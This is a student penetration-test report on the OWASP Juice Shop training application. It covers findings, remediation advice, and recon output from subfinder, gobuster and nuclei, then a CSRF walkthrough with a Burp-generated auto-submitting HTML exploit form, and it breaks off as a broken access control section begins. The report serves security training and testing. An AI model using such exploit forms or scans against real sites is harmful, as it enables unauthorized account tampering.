

# Web Application PenTesting on Juice Shop Report

## OUT TEAM:

- Mark Mekhael Adly
  - Hassan Amgad Hassan
  - Shahd Ahmed Mohamad
  - Mohamad Mahmoud Ali
- 

**Scope : (demo.owasp-juice.shop) & (preview.owasp-juice.shop):**

## ▼ 1. Executive Overview

The objective of this penetration test was to evaluate the security of the Juice Shop application. The assessment aimed to identify weaknesses within the web platform, including user-facing components and backend infrastructure. This engagement focused on simulating real-world attack scenarios to measure the application's resilience against common threats.

- **Tested Application:** Juice Shop
- **Testing Mode:** Black-box
- **Assessment Focus:** Web application-level vulnerabilities
- **Approach:** Aligned with OWASP Top 10 and industry best practices

## ▼ Summary of Findings:

- **CSRF (Cross-Site Request Forgery)**

Attacker can trick authenticated users into executing unwanted actions.

- **Broken Access Control**

Unauthenticated users can access restricted endpoints.

- **IDOR (Insecure Direct Object Reference)**

Users can access others' data by manipulating object IDs.

- **Broken Authentication via Predictable OAuth State**

Attacker can guess state values to hijack sessions.

- **SQL Injection in the Login Page**

Input fields are vulnerable to SQL payloads for login bypass.

- **Authentication Bypass via SQL Injection**

Malicious queries can log in without valid credentials.

- **JWT Token Disclosure**

Admin credentials can be extracted from tokens.

- **SQLi to Bypass Login for Another User**

Login process fails to validate user identity securely.

- **Login via SQLi With Non-Existent Account**

Database logic allows fake users to gain access.

- **Backup File Discovery (Gobuster)**

Exposed files reveal sensitive data or source code.

- **Weak Encryption in Coupons**

Encryption flaws allow decoding and manipulation of discount codes.

- **Cookies Missing HttpOnly Flag**

Client-side scripts can access sensitive cookie data.

## ▼ Key Security Recommendations:

- Implement anti-CSRF tokens

Validate request origin and method on state-changing operations.

- Fix access control logic

Enforce authentication and role-based authorization on all sensitive actions.

- Protect object references

Validate user authorization before accessing internal IDs or resources.

- Secure OAuth flows

Use unpredictable, unique state values. Validate them on callback.

- Prevent SQL Injection

Use parameterized queries. Avoid dynamic SQL generation.

- Secure JWT tokens

Store them securely. Set short expiry. Avoid exposing sensitive data in tokens.

- Remove exposed backup files

Block access to unused or temporary files. Use proper file permissions.

- Use strong encryption

Secure coupon logic with validated algorithms and proper key management.

- Set HttpOnly on cookies

Prevent access to session tokens via JavaScript.

## ▼ General risk level:

- **CSRF** — High

Allows unauthorized actions on behalf of authenticated users. Can lead to account changes or data tampering.

- **Broken Access Control** — Critical

Exposes restricted areas or functions. Enables unauthorized data access or privilege escalation.

- **IDOR — High**  
Lets attackers access or manipulate data by changing object IDs. Violates data confidentiality.
- **Broken Authentication via Predictable OAuth — Critical**  
Allows session hijacking. Attackers can impersonate users or gain unauthorized access.
- **SQL Injection (All types) — Critical**  
Direct access to database. Can bypass logins, extract data, or create unauthorized accounts.
- **JWT Token Disclosure — High**  
Gives attackers valid credentials. Leads to full session compromise.
- **Backup File Discovery — Medium**  
Reveals internal source code or config files. Can expose further vulnerabilities.
- **Weak Encryption in Coupons — Medium**  
Allows tampering with discount logic. Can be used to gain unauthorized benefits.
- **Cookies Missing HttpOnly Flag — Medium**  
Exposes session tokens to JavaScript. Enables session theft via XSS.

### ▼ Key Security Recommendations:

- Enforce anti-CSRF tokens and validate request origins.
- Sanitize and encode all user input and output. Apply CSP headers.
- Disable external entity processing in XML parsers.
- Use parameterized queries to prevent SQLi.
- Apply RBAC and ensure objects are protected by access controls.
- Whitelist allowed URLs and block internal endpoints to mitigate SSRF.
- Sanitize inputs used in dynamic code execution.
- Validate redirect destinations before processing.

- Restrict file path inputs and validate inclusion targets.
- Close unused ports, implement 2FA, and remove default credentials.

General recommendations also include routine vulnerability assessments, WAF deployment, real-time activity monitoring, and patch management.

---

## ▼ 2. Testing Strategy

A methodical process based on OWASP Top 10 2023 and modern attack methodologies guided the penetration test. Both automated tools and manual analysis were applied.

### Scope & Method:

- **Scope:** Comprehensive web application assessment including backend components
- **Methodology:** Risk-based and OWASP-aligned testing

### Tools Utilized:

- Vulnerability Scanning: `Acunetix` , `Nuclei`
- **Discovery Tools:** `subfinder` for subdomain enumeration
- **Directory Brute Forcing:** `gobuster` , `Acunetix`
- **Wordlists:** `SecLists`
- **Vulnerability Detection:** `Burp Suite Pro`
- **Exploitation Tools:** Custom scripts, SQLmap
- **Manual Review Areas:** CSRF, session handling, authentication, business logic, and access control

## ▼ Testing Phases:

- **Reconnaissance:**
  - Enumerated subdomains and directories to map the structure.

- Vulnerability Scanning
  - Identified an open admin interface on port 8000.
  - **Scanning:**
    - Used automated and manual tools to identify issues like XSS, SQLi, IDOR, and authentication flaws.
  - **Exploitation:**
    - Demonstrated data extraction via SQLi.
    - Performed JavaScript injection to show session hijacking.
    - Proved CSRF attacks could be executed to manipulate user actions.
    - Accessed admin functions using default credentials.
  - **Post-Exploitation:**
    - Extracted sensitive information including user credentials.
    - Hijacked sessions and demonstrated account takeover.
    - Used administrative privileges to manipulate backend systems.
  - **Validation & Reporting:**
    - Each vulnerability was validated manually.
    - Provided visual evidence and reproduction steps.
    - Tailored remediation steps were proposed for each issue.
- 

## 1. Reconnaissance

**Target:** `demo.owasp-juice.shop`

### 1. Introduction

This report summarizes the reconnaissance findings for the **OWASP Juice Shop** ( `demo.owasp-juice.shop` ), an intentionally vulnerable web application designed for security training. The goal was to gather information about the target's infrastructure, subdomains, SSL/TLS configurations, and exposed services.

## 2. Methodology

The reconnaissance phase included:

- **Subdomain Enumeration**
- **Directory and File Enumeration**

Tools used:

- **Nuclei** (for SSL/TLS and DNS checks)
- **Gobuster** (for directory brute-forcing)

## 3. Findings

### 3.1 Subdomains and Hosts

Multiple subdomains were identified under owasp-juice.shop:

| Subdomain                | Purpose (Inferred)          |
|--------------------------|-----------------------------|
| demo.owasp-juice.shop    | Main demo instance          |
| preview.owasp-juice.shop | Preview/testing environment |
| stats.owasp-juice.shop   | Analytics/metrics           |
| pwning.owasp-juice.shop  | Security training           |
| intro.owasp-juice.shop   | Introduction page           |
| help.owasp-juice.shop    | Support/help page           |
| slides.owasp-juice.shop  | Presentation slides         |

#### Observation:

- Wildcard TLS certificate in use (\*.owasp-juice.shop).

### 3.2 Directory and File Enumeration

#### Gobuster scan results (partial):

| Path     | Status | Notes                                |
|----------|--------|--------------------------------------|
| /assets  | 301    | Static resources                     |
| /ftp     | 200    | Exposed FTP-like interface           |
| /metrics | 200    | Prometheus metrics (unauthenticated) |
| /api     | 500    | Internal server error                |

|                       |     |                                               |
|-----------------------|-----|-----------------------------------------------|
| /rest/products/search | 500 | SQL injection vector (found in later testing) |
| /Profile              | 500 | Possible improper access control              |
| /snippets             | 200 |                                               |

### Key Findings:

- /metrics exposes system/application metrics (potential info leak).
- /ftp may allow file upload/download (further testing needed).
- Multiple 500 errors suggest debugging mode or misconfigurations.

### 3.3 Additional Observations

- **Reverse Proxy Detected:** The server uses a reverse proxy (likely Nginx/Cloudflare).
- **No CSP (Content Security Policy):** Missing security headers increase XSS risks.
- **Open Ports (Inferred):**
  - 443 (HTTPS) – Active
  - 80 (HTTP) – Likely redirects to HTTPS

## 4. Summary of Risks

| Risk                       | Severity | Details                            |
|----------------------------|----------|------------------------------------|
| Exposed Prometheus Metrics | Medium   | Unauthenticated access to /metrics |
| Development Subdomains     | Low      | May expose test environments       |

### 1. Recommendations

#### 2. Restrict Access to /metrics:

- Add authentication or IP whitelisting.

#### 3. Monitor Subdomains:

- Remove or restrict access to development/testing subdomains (local\*).

## 5. Conclusion




The reconnaissance phase revealed a well-configured TLS setup but exposed several areas for improvement, including:

- Unprotected system metrics (/metrics).
- Development subdomains that could be targeted.

**Next Steps:** Proceed with vulnerability scanning and penetration testing, focusing on:

- SQL injection (/rest/products/search).
- Exposed FTP functionality (/ftp).
- XSS and header-related vulnerabilities.



Acunetix Scan Results for https://juice-shop.herokuapp.com/

Full Scan - https://juice-shop.herokuapp.com/

Scan Information | Vulnerabilities | Site Structure | Scan Statistics | Events

| Severity      | Vulnerability                                              | URL                                                   | Parameter | Status | Confidence % |
|---------------|------------------------------------------------------------|-------------------------------------------------------|-----------|--------|--------------|
| High          | SQL injection                                              | https://juice-shop.herokuapp.com/rest/products/search | q         | Open   | 95           |
| Medium        | Vulnerable JavaScript libraries                            | https://juice-shop.herokuapp.com/                     |           | Open   | 95           |
| Low           | Clickjacking: X-Frame-Options header                       | https://juice-shop.herokuapp.com/                     |           | Open   | 95           |
| Low           | HTTP Strict Transport Security (HSTS) not implemented      | https://juice-shop.herokuapp.com/                     |           | Open   | 95           |
| Low           | Unrestricted access to Prometheus Metrics                  | https://juice-shop.herokuapp.com/                     |           | Open   | 95           |
| Informational | (Possible) Cross site scripting                            | https://juice-shop.herokuapp.com/api/Quantities/      | sort      | Open   | 95           |
| Informational | Access-Control-Allow-Origin header with wildcard (*) value | https://juice-shop.herokuapp.com/                     |           | Open   | 95           |

Acunetix Scan Results for https://juice-shop.herokuapp.com/

Full Scan - https://juice-shop.herokuapp.com/

Scan Information | Vulnerabilities | Site Structure | Scan Statistics | Events

https://juice-shop.herokuapp.com/ / ftp quarantine

https://juice-shop.herokuapp.com/

- fragments
- /
- /search
- /recycle
- /login
- /forgot-password
- api
- Quantities
- Recycles
- Address
- assets
- i18n
- public
- ftp

https://juice-shop.herokuapp.com/ftp/quarantine/

No vulnerabilities detected at this location

0 of 0 of 0 < 1 > 20

```

(kali㉿kali)-[~]
└─$ subfinder -d owasp-juice.shop -all
Wildcard to:
projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for owasp-juice.shop
owasp-juice.shop
local4200.owasp-juice.shop
localmac.owasp-juice.shop
slides.owasp-juice.shop
demo.owasp-juice.shop
intro.owasp-juice.shop
sponsor.owasp-juice.shop
stats.owasp-juice.shop
localchromeos.owasp-juice.shop
local3000.owasp-juice.shop
help.owasp-juice.shop
preview.owasp-juice.shop
pwning.owasp-juice.shop
[INF] Found 13 subdomains for owasp-juice.shop in 30 seconds 4 milliseconds

```

```

(kali㉿kali)-[~]
└─$ gobuster dir http://demo.owasp-juice.shop/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 80117
gobuster v3.6
  OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

- - - - -
  *) Url: http://demo.owasp-juice.shop/
  *) Method: GET
  *) Threads: 10
  *) Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  *) Negative Status codes: 404
  *) Exclude Length: 80117
  *) User Agent: gobuster/3.6
  *) Timeout: 10s
- - - - -

Starting gobuster in directory enumeration mode
- - - - -
profile (Status: 200) [Size: 1038]
assets (Status: 200) [Size: 159]
video (Status: 200) [Size: 10075518]
redirect (Status: 200) [Size: 2965]
ftp (Status: 200) [Size: 11872]
core (Status: 403) [Size: 199]
api (Status: 200) [Size: 2063]
video (Status: 200) [Size: 10075518]
restaurants (Status: 200) [Size: 2879]
promotion (Status: 200) [Size: 6066]
progress: 2759 / 220501 (1.25%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERR] context deadline exceeded (Client.Timeout or context cancellation while reading body)

```

```

(kali㉿kali)-[~]
└─$ nuclei -l /home/kali/Downloads/juice-shop.txt -t nuclei-templates
projectdiscovery.io

[INF] Your current nuclei-templates v10.2.0 are outdated. Latest is v10.2.1
[INF] Successfully updated nuclei-templates (v10.2.1) to /home/kali/nuclei-templates. GoodLuck!

Nuclei Templates v10.2.1 Changelog
+-----+
| TOTAL | ADDED | MODIFIED | REMOVED |
+-----+
| 549 | 16 | 533 | 0 |
+-----+

[WRN] Found 3 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.4.2 (outdated)
[INF] Current nuclei-templates version: v10.2.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 42
[INF] Templates loaded for current scan: 7924
[INF] Executing 7726 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 198 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 2
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1736 (Reduced 3264 Requests)
[INF] Using Interactsh Server: oast.pro
[caa-fingerprint] [dns] [info] preview.owasp-juice.shop
[mx-fingerprint] [dns] [info] preview.owasp-juice.shop ["5 smtpin.rzone.de."]
[ssl-issuer] [ssl] [info] preview.owasp-juice.shop:443 ["DigiCert Inc"]
[ssl-dns-names] [ssl] [info] preview.owasp-juice.shop:443 ["*.owasp-juice.shop","owasp-juice.shop"]
[wildcard-tls] [ssl] [info] preview.owasp-juice.shop:443 ["CN: *.owasp-juice.shop","SAN: [*owasp-juice.shop owasp-juice.shop]"]

```

[20250506\\_Comprehensive\\_new\\_http\\_demo\\_owasp\\_juice\\_shop.html](#)

[20250506\\_Comprehensive\\_new\\_http\\_demo\\_owasp\\_juice\\_shop.pdf](#)

[Juice-Shop-Nuclei.txt](#)

[Juice\\_Shop\\_gobuster.txt](#)

## 2. Scan & Exploit

### 2.1 Cross-Site Request Forgery (CSRF)



#### Summary

This vulnerability allows an attacker to perform unauthorized actions on behalf of a logged-in user. In Juice Shop, I exploited this by crafting a malicious request that changed another user's data when they unknowingly clicked a link.

- Severity : Medium
- **Step 1: Send Profile Update Request**
  - Action: Changed the username from the profile settings page
  - Tool: Captured the request in Burp Suite (Proxy > HTTP history)
  - Endpoint: PUT /api/Users/profile
  - Headers included a Referer pointing to the Juice Shop origin



- **Step 3: Remove Referer Header**
  - Deleted the Referer from the request
  - Sent the request again
  - Result: Server still accepted the request




## Why This Is a Vulnerability

- A secure server should verify requests come from trusted origins using headers like Referer or Origin

- The absence of these headers should result in the request being rejected
- The application accepted state-changing requests without validating the origin
- This allows attackers to craft a malicious page that submits a request from a different site without the victim's knowledge
- **Step 4: Create CSRF Exploit Form**
  - Used Burp Suite > Engagement Tools > Generate CSRF PoC
  - Got an auto-generated HTML form

- Used Burp Suite > Engagement Tools > Generate CSRF PoC
- Got an auto-generated HTML form




- **Step 5: Edit and Execute the Exploit**
  - Saved the form as a .html file and change the username .
  - Opened the file in a browser
  - While logged into Juice Shop, loading this page submitted the form automatically

```

juiceshop.html
File Edit View

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/');</script>
<form action="https://juice-shop.herokuapp.com/profile" method="POST">
<input type="hidden" name="Upgrade&Insecure&Requests&32;1" value="" />
<input type="hidden" name="Sec&45;fetch&45;Des&58;&32;document" value="" />
<input type="hidden" name="Sec&45;fetch&45;Node&58;&32;navigate" value="" />
<input type="hidden" name="Sec&45;fetch&45;Site&58;&32;same&45;origin" value="" />
<input type="hidden" name="Sec&45;fetch&45;User&58;&32;&63;1" value="" />
<input type="hidden" name="Priority&58;&32;u" value="0&44;&32;1" />
<input type="hidden" name="re&58;&32;trailers" value="" />
<input type="hidden" name="Connection&58;&32;keep&45;alive" value="" />
<input type="hidden" name="username" value="shahd" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>

```



## Impact

- Attackers can trick logged-in users into submitting unauthorized requests
- This can lead to:
  - Profile tampering
  - Email or password changes
  - Session manipulation
- All without the user knowing or consenting



## Recommendations

### 1- Require CSRF Tokens

- Generate and validate a CSRF token for every sensitive form or state-changing request
- Tokens must be user-specific and unpredictable

### 2- Enforce Origin or Referer Checks

- Reject requests that don't come from your domain
- Validate Origin or Referer headers to ensure requests originate from a trusted source

### 3- Use SameSite Cookies

- Set cookies with SameSite=Strict or Lax to prevent them from being sent in cross-site requests

### 4- Avoid Using GET for Sensitive Actions

- Ensure that only POST, PUT, and DELETE methods are used for changing data
- Do not allow sensitive changes via GET requests

---


## 2.2 Broken Access Control – Unauthorized Access to Admin Panel

### Summary

Occurs when users can access resources or perform actions outside their intended permissions. I demonstrated this by accessing an admin-only page.


- **Severity:** High
- **Step 1: Inspect the Web Page**
  - Open Developer Tools in the browser (F12).
  - Navigate to the **Elements** tab.

- Noticed the presence of `_ngcontent` attributes.
- Recognized the application uses Angular.



